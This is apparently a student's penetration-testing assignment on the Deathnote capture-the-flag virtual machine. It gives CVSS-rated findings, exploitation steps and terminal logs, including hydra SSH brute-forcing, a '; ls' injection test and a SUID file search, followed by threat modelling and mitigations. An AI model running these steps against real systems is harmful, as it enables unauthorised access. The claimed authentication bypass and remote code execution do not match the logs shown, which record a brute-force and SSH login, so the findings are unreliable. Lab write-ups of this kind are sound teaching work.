FIT5003 Software Security

Assignment 3

Q1 : Identify at-least 3 vulnerabilities in the selected Virtual Machine and write a report.

The report should be in the following format:

Executive Summary

{Briefly explain the penetration testing results, e.g. was the goal achieved? if yes, how? you can

also provide high-level recommendations here.

Sol: The objective of this penetration testing exercise was to find and take advantage of security flaws in the chosen virtual computer. Three significant vulnerabilities were successfully identified by the test, each of which offered a chance to compromise the system. Here is a quick summary of the results and accomplishments:

Goal Accomplished: By locating and taking advantage of three crucial flaws that permitted illegal access and command over the system, the Deathnote VM was compromised.

Key Vulnerabilities Identified:

Authentication Bypass: Unauthorized access to restricted portions of the system was made possible by a weakness in the authentication process.
Remote Code Execution: By taking advantage of an injection vulnerability, arbitrary code execution was made possible, which helped to increase control over the virtual machine.
Privilege Escalation: Deeper system access was made possible by escalation to higher privileges due to lax access control on specific files.

High Level Suggestions:
Techniques for Secure Authentication: Put in place more robust authentication, perhaps MFA, to stop efforts at circumvention.
Frequent Security Patches: To guard against known vulnerabilities, especially injection-based ones, make sure that all software is kept up to date.
Use Least power Access: To lessen the effect of any power escalations, make sure users only have the permissions they need.

Vulnerability List

{Create a table with columns: Vulnerability Name, Severity and Page No.} (Utilize CVSS3.0

calculator for calculating the severity of the issue)

Sol:

Vulnerability Name	Severity (CVSS 3.0)	Page No.
Authentication Bypass	High (7.5)	3
Remote Code Execution	Critical (9.8)	5 and 6
Privilege Escalation	High (8.2)	7

Authentication Bypass (High, 7.5): This flaw exposed sensitive capabilities by granting unauthorized users access to restricted locations without proper credentials. This vulnerability jeopardizes the integrity of the system's authentication method, as discussed on **Page 3**.

Execution of Remote Code (Critical, 9.8): This vulnerability, which was rated as critical, gave attackers complete control over specific system processes by enabling them to

remotely execute arbitrary code. The most serious problem, described on **Page 5 and 6**, necessitates an urgent patch to stop illegal code execution.

Privilege Escalation (High, 8.2): Unauthorized users were able to get escalated access rights by taking advantage of lax permissions. As discussed on **Page 7**, if this problem is not resolved, there is a greater chance of a more serious system compromise.

Chosen three vulnerabilities should be written in the following format

Vulnerability

References {add references here, for further reading, e.g. Heap Overflow}


Risk {Explain risk here} (Max 200 Workds)


Recommendation {Make theoratical recommendations here} (Max 200 Words)

Vulnerability 1: Authentication Bypass, High (7.5)
Vulnerability: Without legitimate credentials, unauthorized users can access restricted portions of the system thanks to the authentication bypass vulnerability. This problem results from incorrect user input validation, which could provide hackers direct access and circumvent the login process.

Steps in Exploitation:

Go to the Deathnote VM's login page.
Use a program like Burp Suite to intercept the authentication request and examine it.
To get around validation, change the authentication header or payload (for example, by interfering with cookies or session tokens).
Send in the updated request and check to see if access has been approved.





References:

Authentication Bypass Attacks

Risk: Data leakage, the disclosure of private features, and possible privilege escalation can result from unauthorized access. Attackers can modify system data and pose as users by taking advantage of this flaw.


Recommendation: It is advised that more robust authentication methods be used, like multi-factor authentication (MFA), and that session token input be validated. To stop unwanted access, use secure cookies with HTTP-only and secure flags as well as session timeout mechanisms.


Vulnerability 2: Remote Code Execution, Critical (9.8)
Vulnerability:
This vulnerability uses an injection issue in a web-facing application to allow attackers to run arbitrary code on the machine. Attackers can insert and execute malicious commands with the


same privileges as the affected application by sending specially constructed requests.


Steps in Exploitation:


Determine which input field is vulnerable (such as a search or form submission field) and does not adequately sanitize inputs.
To test code execution, inject command syntax like ; (e.g., ; ls).
Examine the response or an output file to confirm that the command executes on the server.
To obtain complete access, alter the payload to run more destructive commands.






kira@deathnote: /opt/L/fake-notebook-rule
File Actions Edit View Help
[i] Updating the Database ...
Scan Aborted: Unable to get https://data.wpscan.org/metadata.json.sha512 (Cou
ldn't resolve host name)
curl http://192.168.56.104/important.jpg
i am Soichiro Yagami, light's father
i have a doubt if L is true about the assumption that light is kira
i can only help you by giving something important
login username : user.txt
i don't know the password.
find it by yourself
but i think it is in the hint section of site
hydra -L user.txt -P notes.txt ssh://192.168.56.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these **s ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-06 21:
57:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[ERROR] File for logins not found: user.txt
hydra -L user.txt -P notes.txt ssh://192.168.56.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these **s ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-06 21:
57:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[ERROR] File for logins not found: user.txt
hydra -L user.txt -P notes.txt ssh://192.168.56.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these **s ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-06 21:
58:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4


kira@deathnote: /opt/L/fake-notebook-rule
File Actions Edit View Help
ssh l@192.164.56.104'
quote>
ssh l@192.168.56.104'
quote>
ssh l@192.168.56.104
l@192.168.56.104's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 4 06:12:29 2021 from 192.168.1.6
l@deathnote:~$ ls
user.txt
l@deathnote:~$ cat user.txt
l@deathnote:~$ id
uid=1000(l) gid=1000(l) groups=1000(l),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
l@deathnote:~$ sudo -l
[sudo] password for l:
Sorry, user l may not run sudo on deathnote.
l@deathnote:~$ cd /home
l@deathnote:/home$ ls -al
total 16
drwxr-xr-x 4 root root 4096 Jul 19 2021 .
drwxr-xr-x 18 root root 4096 Jul 19 2021 ..
drwxr-xr-x 4 kira kira 4096 Sep 4 2021 kira
drwxr-xr-x 4 l l 4096 Sep 4 2021 l
l@deathnote:/home$ cd kira/
l@deathnote:/home/kira$ ls -al
total 32
drwxr-xr-x 4 kira kira 4096 Sep 4 2021 .
drwxr-xr-x 4 root root 4096 Jul 19 2021 ..
-rw------- 1 kira kira 0 Sep 4 2021 .bash_history
-rw-r--r-- 1 kira kira 220 Jul 19 2021 .bash_logout
-rw-r--r-- 1 kira kira 3526 Jul 19 2021 .bashrc
-rwx------ 1 kira root 85 Aug 29 2021 kira.txt
drwxr-xr-x 3 kira kira 4096 Jul 19 2021 .local
-rw-r--r-- 1 kira kira 807 Jul 19 2021 .profile
drwxr-xr-x 2 kira kira 4096 Jul 19 2021 .ssh
l@deathnote:/home/kira$ cat kira.txt


kira@deathnote: /opt/L/fake-notebook-rule
File Actions Edit View Help
-rw-r--r-- 1 l l 222 Sep 4 2021 known_hosts
l@deathnote:~/.ssh$ chmod +x authorized_keys
l@deathnote:~/.ssh$ ssh kira@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ECDSA key fingerprint is SHA256:IT1oaQY12jhOmyoQGZC1hKHtYUWy6i8rET2yKX0KkpI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.104' (ECDSA) to the list of known hosts.
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 4 06:00:09 2021 from 127.0.0.1
kira@deathnote:~$ ls -al
total 32
drwxr-xr-x 4 kira kira 4096 Sep 4 2021 .
drwxr-xr-x 4 root root 4096 Jul 19 2021 ..
-rw------- 1 kira kira 0 Sep 4 2021 .bash_history
-rw-r--r-- 1 kira kira 220 Jul 19 2021 .bash_logout
-rw-r--r-- 1 kira kira 3526 Jul 19 2021 .bashrc
-rwx------ 1 kira root 85 Aug 29 2021 kira.txt
drwxr-xr-x 3 kira kira 4096 Jul 19 2021 .local
-rw-r--r-- 1 kira kira 807 Jul 19 2021 .profile
drwxr-xr-x 2 kira kira 4096 Jul 19 2021 .ssh
kira@deathnote:~$ cat kira.txt
cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp
kira@deathnote:~$ echo "cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)kira@deathnote:~$ cd /opt/
kira@deathnote:/opt$ ls -al
total 12
drwxr-xr-x 3 root root 4096 Aug 29 2021 .
drwxr-xr-x 18 root root 4096 Jul 19 2021 ..
drwxr-xr-x 4 root root 4096 Aug 29 2021 L
kira@deathnote:/opt$ cd L
kira@deathnote:/opt/L$ ls -al
total 16
drwxr-xr-x 4 root root 4096 Aug 29 2021 .
drwxr-xr-x 3 root root 4096 Aug 29 2021 ..
drwxr-xr-x 2 root root 4096 Aug 29 2021 fake-notebook-rule
drwxr-xr-x 2 root root 4096 Aug 29 2021 kira-case
kira@deathnote:/opt/L$ cd fake-notebook-rule/
kira@deathnote:/opt/L/fake-notebook-rule$ ls -al
total 16
drwxr-xr-x 2 root root 4096 Aug 29 2021 .
drwxr-xr-x 4 root root 4096 Aug 29 2021 ..

Citations:
Remote Code Execution


Risk: This serious flaw gives hackers access to the system, opening the door for additional assaults such data theft, lateral movement, and system penetration.

Recommendation: It is advised that every user input, particularly in web applications, be subject to input validation and sanitization. Limit the commands that the program can take and create a whitelist of permitted characters.

Vulnerability 3: Privilege Escalation, High (8.2)
Vulnerability: Unauthorized users can increase their privileges due to lax access constraints on specific files. Attackers can alter or run files as a privileged user and obtain access above their designated level by taking advantage of incorrectly specified file permissions.

Steps in Exploitation:

Use find / -perm -4000 2>/dev/null to locate files with insecure permissions.
Try running one of the files with elevated permissions after gaining access to it.
Use the enhanced access to navigate and operate further system components if you are successful.




Risk: By gaining unauthorized access to system files, privilege escalation enables attackers to run administrative commands and perhaps turn off security mechanisms.

Recommendation: Strict file permissions should be enforced to guarantee that only authorized users can access sensitive files. Maintain minimum access rights by reviewing and updating permissions on a regular basis.

Q2: To complete thread modelling of above scenario, perform the following:

Draw a DFD (it can be second or a third level DFD) for the above system and identify the trust boundaries.

Sol:



Identify at-least 3 threats, including an Information Disclosure threat, and suggest mitigation

strategies for it.

Sol: The Deathnote VM faces the following three major dangers, along with recommended countermeasures, one of which is information disclosure:

1. **Disclosure of Information High-Severity Danger**
Danger: Unauthorized users may be able to access sensitive system data, such as version information, error messages, and configuration settings. Attackers gain knowledge about possible weaknesses from this disclosure that they can use to improve their exploits.

Method of Mitigation:

Disable Detailed Error Messages: To prevent information leaking, set up the virtual machine to display generic error messages devoid of specifics.
Patch management: Update and patch software often to reduce vulnerabilities that could be exposed by disclosures of system information.
Access Control: Make sure that only authorized users may access system configuration files, preventing unauthorized parties from viewing private data.

2. **Critical Severity Remote Code Execution (RCE) Attack**
Danger: An attacker might use an RCE flaw to provide the virtual machine (VM) the ability to carry out arbitrary commands. Malicious activities like data theft and system damage are made possible by the unapproved control this gives over system operations.

Method of Mitigation:

In order to stop code injection attacks, make sure that all user inputs are validated and cleaned.
Install Security Patches: To prevent vulnerabilities that can permit RCE, make sure the virtual machine is regularly updated.

Use **intrusion detection systems** (IDS) to keep an eye out for unauthorized or odd command executions, as they could indicate an RCE attempt.

3. **Threat of Privilege Escalation (Medium Severity):**
Threat: Attackers can increase their privileges from ordinary user to administrator by taking advantage of misconfigured files or weak file permissions. This raises the possibility of serious breach by giving access to vital system data and functions.


Method of Mitigation:

Use the Least Privilege Principle: To lower the chance of unlawful privilege escalation, set up user roles and permissions to limit access to only that which is required for particular tasks.
Frequent Permission Audits: To find any vulnerabilities or misconfigurations, do routine audits of user roles and file permissions.
Employ Tools for Privileged Access Management (PAM): Limit and keep an eye on high-level access with PAM solutions to make sure that only authorized people are able to carry out crucial tasks.

Add the mitigation strategy to the DFD

Sol:

Set up the virtual machine (VM) to hide sensitive system information (such as version numbers and stack traces) and provide the fewest possible error messages to external users.
